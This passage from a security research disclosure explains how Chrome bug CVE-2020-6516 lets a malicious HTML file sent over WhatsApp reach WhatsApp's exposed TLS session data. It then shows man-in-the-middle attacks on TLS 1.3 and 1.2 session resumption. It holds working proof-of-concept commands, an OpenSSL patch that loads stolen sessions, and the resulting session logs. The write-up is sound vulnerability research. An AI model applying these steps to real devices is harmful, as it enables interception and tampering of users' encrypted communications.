
```
$ content insert --uri content://media/external/file \
    --bind _data:s:/storage/emulated/0/test.html \
    --bind mime_type:s:text/html
```

To read the identifier of the newly inserted file, execute the following command. In this example, **test.html**'s `_id` is 617.

```
$ content query --uri content://media/external/file \
    --projection _id,_data | grep test.html
Row: 312 _id=617, _data=/storage/emulated/0/test.html
```

To execute the proof-of-concept code, open **content://media/external/file/617** in Chrome. You should see something like the following:





One may ask, *"but how is WhatsApp related to this Chrome vulnerability?"*. If an attacker sends a malicious HTML file to a victim user over WhatsApp, then when this file is viewed it will actually be rendered using Chrome. Chrome will use a content provider internal to WhatsApp to access the malicious Javascript content. However, due to the CVE-2020-6516 Chrome bug the malicious code will be able to access any other resource from any other content provider on the system.

The astute reader might remember that we had found that WhatsApp placed the **SSLSessionCache** and **watls-sessions** directories under unprotected external storage. These directories contain TLS session cryptographic material. This material could have been collected in the way we just explained, by a remote attacker through a phishing attack.

In the sections that follow we will explain how session resumption works for TLS 1.3 and TLS 1.2, but also how the collected cryptographic material could be used to conduct man-in-the-middle attacks to victim users.

Session Resumption and Pre-Shared Keys in TLS 1.3

TLS connections go through a process referred to as the *TLS handshake*. During this process, communicating peers will authenticate each other, negotiate cryptographic parameters and determine various aspects of the connection via a set of agreed-upon extensions. Server identity authentication uses asymmetric cryptography (for X509 certificate validation etc.), which is a computationally intensive process, especially for smaller form-factor embedded devices (e.g. mobile phones). For TLS 1.3, the handshake protocol is analyzed in section 4 of RFC 8446 [17 (https://tools.ietf.org/html/rfc8446)].

To reduce power-consumption and save CPU cycles when multiple or simultaneous TLS connections are established in a short period of time, *session resumption* was proposed. In TLS 1.3 session resumption in based on *Pre-Shared Keys* (PSKs). PSKs are typically established in-band after a successful certificate-based authentication (but it is possible to also establish these out-of-band through, for example, secrets on a piece of paper). **During session resumption, knowledge of the PSK will act as the sole authentication mechanism between the client and the server. No other (certificate-based etc.) authentication will be required by the communicating peers.** Avoiding the asymmetric cryptography of certificate-based authentication in session resumption makes it faster and greener in terms of power consumption.

The above leads to an interesting conclusion: **If a remote attacker could collect the PSK from the client device, then it would be possible to perform a man-in-the-middle attack to this client when in TLS session resumption, as no certificate validation would be performed against the fraudulent server endpoint.**

In Android, certificate validation is performed by the framework, but application developers are allowed to override this process for the purpose of implementing their own custom certificate handling/pinning mechanism. Certificate pinning enables apps to only proceed to a connection if the presented certificate has certain characteristics (e.g. has a certain public key, is signed by a certain intermediate certificate etc.). The class responsible for handling server-presented certificates is `X509TrustManager` and developers are free to inherit and override its `checkServerTrusted()` method. However, as no certificate validation is performed in TLS session resumption, the `X509TrustManager` is never consulted, and thus no standard or custom certificate validation (e.g. pinning checks) will take place. This becomes the perfect opportunity for a man-in-the-middle attack.

Page 8 of RFC8446 for TLS 1.3, notes that:

> Session resumption with and without server-side state as well as the PSK-based cipher suites of earlier TLS versions have been replaced by a single new PSK exchange.

This means that all PSK related actions have been homogenized (both PSK-cipher suites and PSK for session resumption) in TLS 1.3. This makes it easy for us to create the man-in-the-middle endpoint for session resumption through standard tools such as the **openssl s_server** implementation.

The attacker controlled **s_server** instance does not need to do a lookup for the right PSK to use in the incoming connection, as this can be fixed to the collected one (through the **-psk** parameter). Furthermore, TLS 1.3 uses a **PSK binder** value, to have the client prove to the server that it is indeed the true owner of a previously established PSK. The attacker controlled endpoint is free to ignore this value, and will proceed to establishing the connection as implemented in our patch for **openssl**, found in the PoC repository [37 (https://github.com/CENSUS/whatsapp-mitd-mitm)] under **openssl-1.1.1f-patches/watls-mitm.patch**.

To demonstrate the above lets use the OpenSSL client to connect to one of WhatsApp's servers that uses TLS v1.3. Session information can be stored, for resumption at a later time, using the `-sess_out` command line switch, as shown below:

```
$ openssl s_client -host media-sof1-1.cdn.whatsapp.net -port 443 -sess_out /tmp/session.pem
```

Let's have a look at the corresponding PSK:

```
$ openssl sess_id -in /tmp/session.pem -text | grep PSK
        Resumption PSK: C4B33F312F10EBB2B7EE125EB8C686DF83E85D740F49B5CE6EB09499065B3353
        PSK identity: None
        PSK identity hint: None
```

Next, follow the instructions in our PoC's `watls_psk_extract/README.md` to prepare a modified OpenSSL variant, capable of performing TLS v1.3 MitM, and execute `run_server.sh`, passing it the extracted PSK, as shown below:

```
$ cd watls_psk_extract
$ ./run_server.sh C4B33F312F10EBB2B7EE125EB8C686DF83E85D740F49B5CE6EB09499065B3353
    Using PSK C4B33F312F10EBB2B7EE125EB8C686DF83E85D740F49B5CE6EB09499065B3353
    Running WaTLS version
    ACCEPT
```

If our theory is correct, one can now use `/tmp/session.pem` to connect to localhost and resume the session that was initially established with `media-sof1-1.cdn.whatsapp.net`. Indeed, using OpenSSL's `s_client` and the `-sess_in` command line switch, we can do the following:

```
$ openssl s_client -sess_in /tmp/session.pem -host localhost -port 443
    CONNECTED(00000006)
    Can't use SSL_get_servername
    ---
    Server certificate
    -----BEGIN CERTIFICATE-----
    MIIF1zCCBL+gAwIBAgIQDOmsxODES4Klhbv8cv6EizANBgkqhkiG9w0BAQsFADBw
    MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYDVQQLExB3
    d3cuZGlnaWNlcnQuY29tMS8wLQYDVQQDEyZEaWdpQ2VydCBTSEEyIEhpZ2ggQXNz
    dXJhbmNlIFNlcnZlciBDQTAeFw0yMTAyMTAwMDAwMDBaFw0yMTA1MTAyMzU5NTla
    MGkxCzAJBgNVBAYTAlVTMRMwEQYDVQQIEwpDYWxpZm9ybmlhMRMwEQYDVQQHEwpN
    ZW5sbyBQYXJrMRcwFQYDVQQKEw5GYWNlYm9vaywgSW5jLjEXMBUGA1UEAwwOKi53
    aGF0c2FwcC5uZXQwWTATBgcqhkjOPQIBBggqhkjOPQMBBwNCAARnhHhwhX0sqHwl
    bcIQUCcf6974FldeoPmrHOOEDPGSxeRVRxOXRaGjfX72Xlakyz5WpJx8uSlghjjz
    qvaTeBNwo4IDPTCCAzkwHwYDVR0jBBgwFoAUUWj/kK8CB3U8zNllZGKiErhZcjsw
    HQYDVR0OBBYEFDGwR2i4anDM4OmK42mRNINbzAxdMHQGA1UdEQRtMGuCEiouY2Ru
    LndoYXRzYXBwLm5ldIISKi5zbnIud2hhdHNhcHAubmV0gg4qLndoYXRzYXBwLmNv
    bYIOKi53aGF0c2FwcC5uZXSCBXdhLm1lggx3aGF0c2FwcC5jb22CDHdoYXRzYXBw
    Lm5ldDAOBgNVHQ8BAf8EBAMCB4AwHQYDVR0lBBYwFAYIKwYBBQUHAwEGCCsGAQUF
    BwMCMHUGA1UdHwRuMGwwNKAyoDCGLmh0dHA6Ly9jcmwzLmRpZ2ljZXJ0LmNvbS9z
    aGEyLWhhLXNlcnZlci1nNi5jcmwwNKAyoDCGLmh0dHA6Ly9jcmw0LmRpZ2ljZXJ0
    LmNvbS9zaGEyLWhhLXNlcnZlci1nNi5jcmwwPgYDVR0gBDcwNTAzBgZngQwBAgIw
    KTAnBggrBgEFBQcCARYbaHR0cDovL3d3dy5kaWdpY2VydC5jb20vQ1BTMIGDBggr
    BgEFBQcBAQR3MHUwJAYIKwYBBQUHMAGGGGh0dHA6Ly9vY3NwLmRpZ2ljZXJ0LmNv
    bTBNBggrBgEFBQcwAoZBaHR0cDovL2NhY2VydHMuZGlnaWNlcnQuY29tL0RpZ2lD
    ZXJ0U0hBMkhpZ2hBc3N1cmFuY2VTZXJ2ZXJDQS5jcnQwDAYDVR0TAQH/BAIwADCC
    AQUGCisGAQQB1nkCBAIEgfYEgfMA8QB2AH0+8viP/4hVaCTCwMqeUol5K8UOeAl/
    LmqXaJl+IvDXAAABd4q64v0AAAQDAEcwRQIgKZOZs5XzLPIAR1XcJzkjS721qtTO
    7HnHtN9lQ6gmLjUCIQCiJCYvSURNjEWk+OKy9DJQ8J19BeZTXPqQtEq3HrcTLwB3
    AFzcQ5L+5qtFRLFemtRW5hA3+9X6R9yhc5SyXub2xw7KAAABd4q64skAAAQDAEgw
    RgIhAKzh5Q+vXt+C9HS7r+H1ZjJIQeK11tLGnBNGVFAExeSLAiEAsAW8HhwfFSBE
    sHaeIUyKt1xq03qjfjLmy6FQnE3lDj8wDQYJKoZIhvcNAQELBQADggEBAF+XRlKE
    eval5PuqA1hKHJRtvP5uQUneXLAS+ch1pjhfveKjUuiWm+04y+liSlVRoGNm/6Og
    GEg9CrCMu2SlFsD6UMsK6BMmb3HWcFH5P9HY1so1cIsXcpSxwJEDbZD8ATDA1rH3
    komGIYbzgMbcfMi/mjyXTvxrdaBp5QnT32PzOxMyYuWn2gg3n7wxBKppyGuuqarP
    tIXuIsBkLe+6k1S0+gvuRS4l28V/BD985eQZJg8/KE6061v/aLNBlP3anIksH9AJ
    9j1zerIq9cL7NEcvz1PEu97D1SpBH75znPAHArtjXa/0U7SRwQxahx8a82pl/+Zb
    rGufx1+jMcviB6M=
    -----END CERTIFICATE-----
    subject=C = US, ST = California, L = Menlo Park, O = "Facebook, Inc.", CN = *.whatsapp.net

    issuer=C = US, O = DigiCert Inc, OU = www.digicert.com, CN = DigiCert SHA2 High Assurance Server CA

    ---
    No client certificate CA names sent
    Server Temp Key: X25519, 253 bits
    ---
    SSL handshake has read 225 bytes and written 534 bytes
    Verification: OK
    ---
    Reused, TLSv1.3, Cipher is TLS_AES_128_GCM_SHA256
    Server public key is 256 bit
    Secure Renegotiation IS NOT supported
    Compression: NONE
    Expansion: NONE
    No ALPN negotiated
    Early data was not sent
    Verify return code: 0 (ok)
    ---
    ---
    Post-Handshake New Session Ticket arrived:
    SSL-Session:
        Protocol  : TLSv1.3
        Cipher    : TLS_AES_128_GCM_SHA256
        Session-ID: D600D456331645CDF46A5426F3CE7801CE228B98195D7E511D8A5F4F783F225F
        Session-ID-ctx:
        Resumption PSK: ACEE401AC866A076351CD495517260327104CF08BD1CBFB75299ADB658991B2C
        PSK identity: None
        PSK identity hint: None
        SRP username: None
        TLS session ticket lifetime hint: 304 (seconds)
        TLS session ticket:
        0000 - ff 64 91 18 ea 0a 17 1c-2f 10 20 52 ef 08 7a 8a   .d....../. R..z.
        0010 - 94 91 f4 ff 47 f0 28 d4-78 e5 65 a0 6d f0 c0 fe   ....G.(.x.e.m...

        Start Time: 1615551534
        Timeout   : 7200 (sec)
        Verify return code: 0 (ok)
        Extended master secret: no
        Max Early Data: 0
    ---
    read R BLOCK
    read:errno=0
```

There are a few things worth noting in the above output. First and foremost, the certificate displayed does not come from the TLS handshake, but was deserialized directly from `/tmp/session.pem`, as the latter was used for session resumption purposes. Next, looking carefully, one can see a message reading `Verification: OK`, despite the fact our MitM server uses a self-signed certificate. Furthermore, a few lines below, we are informed that the session was reused (`Reused, TLSv1.3, Cipher is TLS_AES_128_GCM_SHA256`) and that verification was indeed successful (`Verify return code: 0 (ok)`). From the client's perspective, everything seems normal and the connection is resumed.

The modified `s_server` accepts the connection, but receives a PSK binder which is HMAC'ed by an unknown key pair. However, the binder is ignored, and since the exact PSK value was specified at the command line, connection establishment can proceed as usual. When that happens, the following output is printed at the server's console:

```
$ ./run_server.sh C4B33F312F10EBB2B7EE125EB8C686DF83E85D740F49B5CE6EB09499065B3353
    ...
    PSK warning: client identity not what we expected (got '...' expected 'Client_identity')
    Ignoring PSK binders!
```

Another thing to note here is that, clearly, the PSK identity is not important for the server. It is just a lookup key in a cache, a hash table of PSKs for example, and does not constitute a cryptographic proof of any kind. The server accepts the connection despite the fact that a different PSK identity was expected.

Session Resumption and the Master Secret in TLS 1.2

In TLS 1.2 session resumption is based solely on *Master Secret* knowledge; if the two communicating parties have saved their previous state in a secure location, they can continue communicating by re-deriving new session keys based on the previously agreed upon shared secret. As with TLS 1.3, session resumption does not go through any other form of authentication (e.g. certificate validation). The handshake protocol of TLS 1.2 is analyzed in section 7 of RFC 5246 [21], while session resumption in section F.1.4:

> "When a connection is established by resuming a session, new ClientHello.random and ServerHello.random values are hashed with the session's master_secret. **Provided that the master_secret has not been compromised and that the secure hash operations used to produce the encryption keys and MAC keys are secure, the connection should be secure and effectively independent from previous connections.** Attackers cannot use known encryption keys or MAC secrets to compromise the master_secret without breaking the secure hash operations."
>
> "The client sends a ClientHello using the Session ID of the session to be resumed. The server then checks its session cache for a match. If a match is found, and the server is willing to re-establish the connection under the specified session state, it will send a ServerHello with the same Session ID value."

Again, the session ID serves no cryptographic purpose other than probably playing the role of an index in the server's session cache. Moreover, it should be noted that the use of *extended master secrets* [22] does not protect from stolen master keys.

To see how this works in practice, one can do the following. First, connect to one of WhatsApp's servers using TLS v1.2 and store the session on disk using `-sess_out` as shown below:

```
$ openssl s_client -tls1_2 -host crashlogs.whatsapp.net -port 443 -sess_out /tmp/session.pem
```

Carefully examine the output of the above command. There should be no verification errors or anything alike, as WhatsApp's infrastructure uses certificates issued by DigiCert.

The session identifier and the master secret of the saved session can be examined using the following command:

```
$ openssl sess_id -in /tmp/session.pem -text | egrep '(Master|Session)'
    SSL-Session:
        Session-ID: 6B0B3946BC2CB7A1C661C0E06824A778FB71130228758D9CA131646A6AF1EE0A
        Session-ID-ctx:
        Master-Key: 9458D6E22954C615B42B24B9FBF19D31B694F9A66F4ACBC1EF93B082A7BDB862C11270DA6A283EAD3E1F2D848300A137
```

Now, enter directory **tls12_psk_extract** in the PoC repository [37 (https://github.com/CENSUS/whatsapp-mitd-mitm)], copy **/tmp/session.pem** and convert it to DER format:

```
$ pwd
    [..]/whatsapp-mitd-mitm/tls12_psk_extract
$ cp /tmp/session.pem .
$ openssl sess_id -inform PEM -in session.pem -outform DER -out session.der
```

Unfortunately, unlike `s_client`, OpenSSL's `s_server` does not allow specifying a master secret or a session ID at the command line for the purpose of accepting resumed TLS 1.2 sessions (i.e. there's no `-psk` equivalent for TLS 1.2). For this purpose, we modified OpenSSL's **ssl/ssl_sess.c** to have `s_server` load a TLS session from an external DER file. Consider it similar to `-sess_in` of `s_client`.

```
+    /* CENSUS: Load the BoringSSL session converted to OpenSSL format. */
+    if(ret == NULL) {
+        int fd;
+        char buf[4096], *bufp = &buf[0];
+        size_t size;
+        SSL_SESSION *session;
+
+        printf("[CENSUS] Loading BoringSSL session from %s\n", SESSION_FILE);
+
+        if((fd = open(SESSION_FILE, O_RDONLY)) >= 0) {
+
+            size = read(fd, buf, sizeof(buf));
+            printf("[CENSUS] Loaded %zu bytes\n", size);
+
+            if((session = d2i_SSL_SESSION(NULL, (const unsigned char **)&bufp, size)) != NULL) {
+                printf("[CENSUS] Session was successfully loaded at %p\n", (void *)session);
+                ret = session;
+            }
+
+            close(fd);
+        }
+    }
```

With this modification, a client can save TLS session information in a DER file, using `-sess_out`, and then have an `s_server` instance load that file during TLS 1.2 handshake. The effect is similar to the `-psk` example demonstrated previously; the client with prior knowledge of the session ID and the master secret will successfully establish the TLS connection.

The corresponding OpenSSL modifications can be found, in our PoC repository [37 (https://github.com/CENSUS/whatsapp-mitd-mitm)], at **openssl-1.1.1f-patches/tls12-mitm.patch**.

Follow the instructions in **tls12_psk_extract/README.md** to prepare an OpenSSL 1.1.1f variant capable of performing TLS 1.2 MitM. When ready, just run the MitM server:

```
$ ./run_server.sh
    ...
    Running TLS v1.2 version
    Using default temp DH parameters
    ACCEPT
```

Using `s_client` attempt to resume the session initially established with **crashlogs.whatsapp.net**, but this time connect to localhost instead. To do this, use the `-sess_in` command line switch, as shown below:

```
$ openssl s_client -tls1_2 -host localhost -port 443 -sess_in /tmp/session.pem
    CONNECTED(00000006)
    ---
    Server certificate
    -----BEGIN CERTIFICATE-----
    MIIF1zCCBL+gAwIBAgIQDOmsxODES4Klhbv8cv6EizANBgkqhkiG9w0BAQsFADBw
    MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYDVQQLExB3
    d3cuZGlnaWNlcnQuY29tMS8wLQYDVQQDEyZEaWdpQ2VydCBTSEEyIEhpZ2ggQXNz
    dXJhbmNlIFNlcnZlciBDQTAeFw0yMTAyMTAwMDAwMDBaFw0yMTA1MTAyMzU5NTla
    MGkxCzAJBgNVBAYTAlVTMRMwEQYDVQQIEwpDYWxpZm9ybmlhMRMwEQYDVQQHEwpN
    ZW5sbyBQYXJrMRcwFQYDVQQKEw5GYWNlYm9vaywgSW5jLjEXMBUGA1UEAwwOKi53
    aGF0c2FwcC5uZXQwWTATBgcqhkjOPQIBBggqhkjOPQMBBwNCAARnhHhwhX0sqHwl
    bcIQUCcf6974FldeoPmrHOOEDPGSxeRVRxOXRaGjfX72Xlakyz5WpJx8uSlghjjz
    qvaTeBNwo4IDPTCCAzkwHwYDVR0jBBgwFoAUUWj/kK8CB3U8zNllZGKiErhZcjsw
    HQYDVR0OBBYEFDGwR2i4anDM4OmK42mRNINbzAxdMHQGA1UdEQRtMGuCEiouY2Ru
    LndoYXRzYXBwLm5ldIISKi5zbnIud2hhdHNhcHAubmV0gg4qLndoYXRzYXBwLmNv
    bYIOKi53aGF0c2FwcC5uZXSCBXdhLm1lggx3aGF0c2FwcC5jb22CDHdoYXRzYXBw
    Lm5ldDAOBgNVHQ8BAf8EBAMCB4AwHQYDVR0lBBYwFAYIKwYBBQUHAwEGCCsGAQUF
    BwMCMHUGA1UdHwRuMGwwNKAyoDCGLmh0dHA6Ly9jcmwzLmRpZ2ljZXJ0LmNvbS9z
    aGEyLWhhLXNlcnZlci1nNi5jcmwwNKAyoDCGLmh0dHA6Ly9jcmw0LmRpZ2ljZXJ0
    LmNvbS9zaGEyLWhhLXNlcnZlci1nNi5jcmwwPgYDVR0gBDcwNTAzBgZngQwBAgIw
    KTAnBggrBgEFBQcCARYbaHR0cDovL3d3dy5kaWdpY2VydC5jb20vQ1BTMIGDBggr
    BgEFBQcBAQR3MHUwJAYIKwYBBQUHMAGGGGh0dHA6Ly9vY3NwLmRpZ2ljZXJ0LmNv
    bTBNBggrBgEFBQcwAoZBaHR0cDovL2NhY2VydHMuZGlnaWNlcnQuY29tL0RpZ2lD
    ZXJ0U0hBMkhpZ2hBc3N1cmFuY2VTZXJ2ZXJDQS5jcnQwDAYDVR0TAQH/BAIwADCC
    AQUGCisGAQQB1nkCBAIEgfYEgfMA8QB2AH0+8viP/4hVaCTCwMqeUol5K8UOeAl/
    LmqXaJl+IvDXAAABd4q64v0AAAQDAEcwRQIgKZOZs5XzLPIAR1XcJzkjS721qtTO
    7HnHtN9lQ6gmLjUCIQCiJCYvSURNjEWk+OKy9DJQ8J19BeZTXPqQtEq3HrcTLwB3
    AFzcQ5L+5qtFRLFemtRW5hA3+9X6R9yhc5SyXub2xw7KAAABd4q64skAAAQDAEgw
    RgIhAKzh5Q+vXt+C9HS7r+H1ZjJIQeK11tLGnBNGVFAExeSLAiEAsAW8HhwfFSBE
    sHaeIUyKt1xq03qjfjLmy6FQnE3lDj8wDQYJKoZIhvcNAQELBQADggEBAF+XRlKE
    eval5PuqA1hKHJRtvP5uQUneXLAS+ch1pjhfveKjUuiWm+04y+liSlVRoGNm/6Og
    GEg9CrCMu2SlFsD6UMsK6BMmb3HWcFH5P9HY1so1cIsXcpSxwJEDbZD8ATDA1rH3
    komGIYbzgMbcfMi/mjyXTvxrdaBp5QnT32PzOxMyYuWn2gg3n7wxBKppyGuuqarP
    tIXuIsBkLe+6k1S0+gvuRS4l28V/BD985eQZJg8/KE6061v/aLNBlP3anIksH9AJ
    9j1zerIq9cL7NEcvz1PEu97D1SpBH75znPAHArtjXa/0U7SRwQxahx8a82pl/+Zb
    rGufx1+jMcviB6M=
    -----END CERTIFICATE-----
    subject=C = US, ST = California, L = Menlo Park, O = "Facebook, Inc.", CN = *.whatsapp.net

    issuer=C = US, O = DigiCert Inc, OU = www.digicert.com, CN = DigiCert SHA2 High Assurance Server CA

    ---
    No client certificate CA names sent
    ---
    SSL handshake has read 141 bytes and written 485 bytes
    Verification error: unable to get local issuer certificate
    ---
    Reused, TLSv1.2, Cipher is ECDHE-ECDSA-AES128-GCM-SHA256
    Server public key is 256 bit
    Secure Renegotiation IS supported
    Compression: NONE
    Expansion: NONE
    No ALPN negotiated
    SSL-Session:
        Protocol  : TLSv1.2
        Cipher    : ECDHE-ECDSA-AES128-GCM-SHA256
        Session-ID: 6B0B3946BC2CB7A1C661C0E06824A778FB71130228758D9CA131646A6AF1EE0A
        Session-ID-ctx:
        Master-Key: 9458D6E22954C615B42B24B9FBF19D31B694F9A66F4ACBC1EF93B082A7BDB862C11270DA6A283EAD3E1F2D848300A137
        PSK identity: None
        PSK identity hint: None
        SRP username: None
        TLS session ticket lifetime hint: 172800 (seconds)
        TLS session ticket:
        0000 - 8b 5b f6 5b c6 05 a2 36-48 88 79 8e 5d e6 55 f8   .[.[...6H.y.].U.
        0010 - e2 75 43 33 a5 84 b4 8e-60 38 ee e8 bb a8 69 ad   .uC3....`8....i.
        0020 - 56 cb 6e a4 9a f4 93 fd-0a 67 51 f4 68 0d 59 40   V.n......gQ.h.Y@
        0030 - 49 80 97 7b ce 9f 6b fb-73 27 65 df 0e c3 8f b6   I..{..k.s'e.....
        0040 - f7 9a 9c 31 2f b3 e3 8b-32 9c d3 0d 46 30 84 d3   ...1/...2...F0..
        0050 - 89 5c 82 a7 28 9a 41 18-53 9e fa 58 b1 80 78 62   .\..(.A.S..X..xb
        0060 - b3 f6 bc ce bd e5 5b 40-f1 14 16 b4 66 b4 80 48   ......[@....f..H
        0070 - 1c ba d2 ed 23 9f cd 80-b2 56 a1 e8 0f 6b 6d e2   ....#....V...km.
        0080 - 03 40 ba 92 3a f4 a6 b9-ef 35 8e 87 68 6e 54 1a   .@..:....5..hnT.
        0090 - 05 ac eb 5c 2b c4 52 3d-ca f8 6d 91 22 ce 21 d5   ...\+.R=..m.".!.
        00a0 - d4 56 32 35 23 a2 6c 20-31 0e 71 b6 04 24 ac 64   .V25#.l 1.q..$.d
        00b0 - 8f bb 77 d7 97 04 bc 73-71 ff 86 0c e3 a7 45 2e   ..w....sq.....E.
        00c0 - 16 dc ac b9 61 9f 60 d9-c3 cb 2d 73 87 33 53 32   ....a.`...-s.3S2

        Start Time: 1616078131
        Timeout   : 7200 (sec)
        Verify return code: 20 (unable to get local issuer certificate)
        Extended master secret: yes
    ---
```

Notice that, at the client side, no verification takes place and no error is shown. Since the session identifier and the master secret are both known, the encrypted session is resumed normally. Indeed, taking a closer look at the output above, reveals that the session identifier and the master secret have been successfully reused, as they match those of **/tmp/session.pem**:

```
SSL-Session:
        Protocol  : TLSv1.2
        Cipher    : ECDHE-ECDSA-AES128-GCM-SHA256
        Session-ID: 6B0B3946BC2CB7A1C661C0E06824A778FB71130228758D9CA131646A6AF1EE0A
        Session-ID-ctx:
        Master-Key: 9458D6E22954C615B42B24B9FBF19D31B694F9A66F4ACBC1EF93B082A7BDB862C11270DA6A283EAD3E1F2D848300A137
```

At the server side, our modified OpenSSL server loads **session.der** (produced from **/tmp/session.pem**), loads the session identifier and the master secret from there, and resumes the session as if nothing is wrong. The following output is displayed:

```
$ ./run_server.sh
    ...
    [CENSUS] Looking up session 6b0b3946bc2cb7a1...
    [CENSUS] SSL_SESS_CACHE_NO_INTERNAL_LOOKUP not set!
    [CENSUS] Loading BoringSSL session from session.der
    [CENSUS] Loaded 1877 bytes
    [CENSUS] Session was successfully loaded at 0x7fc168d21e90
    [CENSUS] Session cache miss, no problem!
```

The session identifier was not found in the server's cache. This is no problem for our MitM server, as a stolen session (**session.der**) is explicitly loaded and reused, as if it was found in the cache in the first place.

At this point the client believes it is communicating securely, however its communications are subject to eavesdropping and modification by the man-in-the-middle server!

The WhatsApp TLS Man-in-the-Disk Vulnerabilities

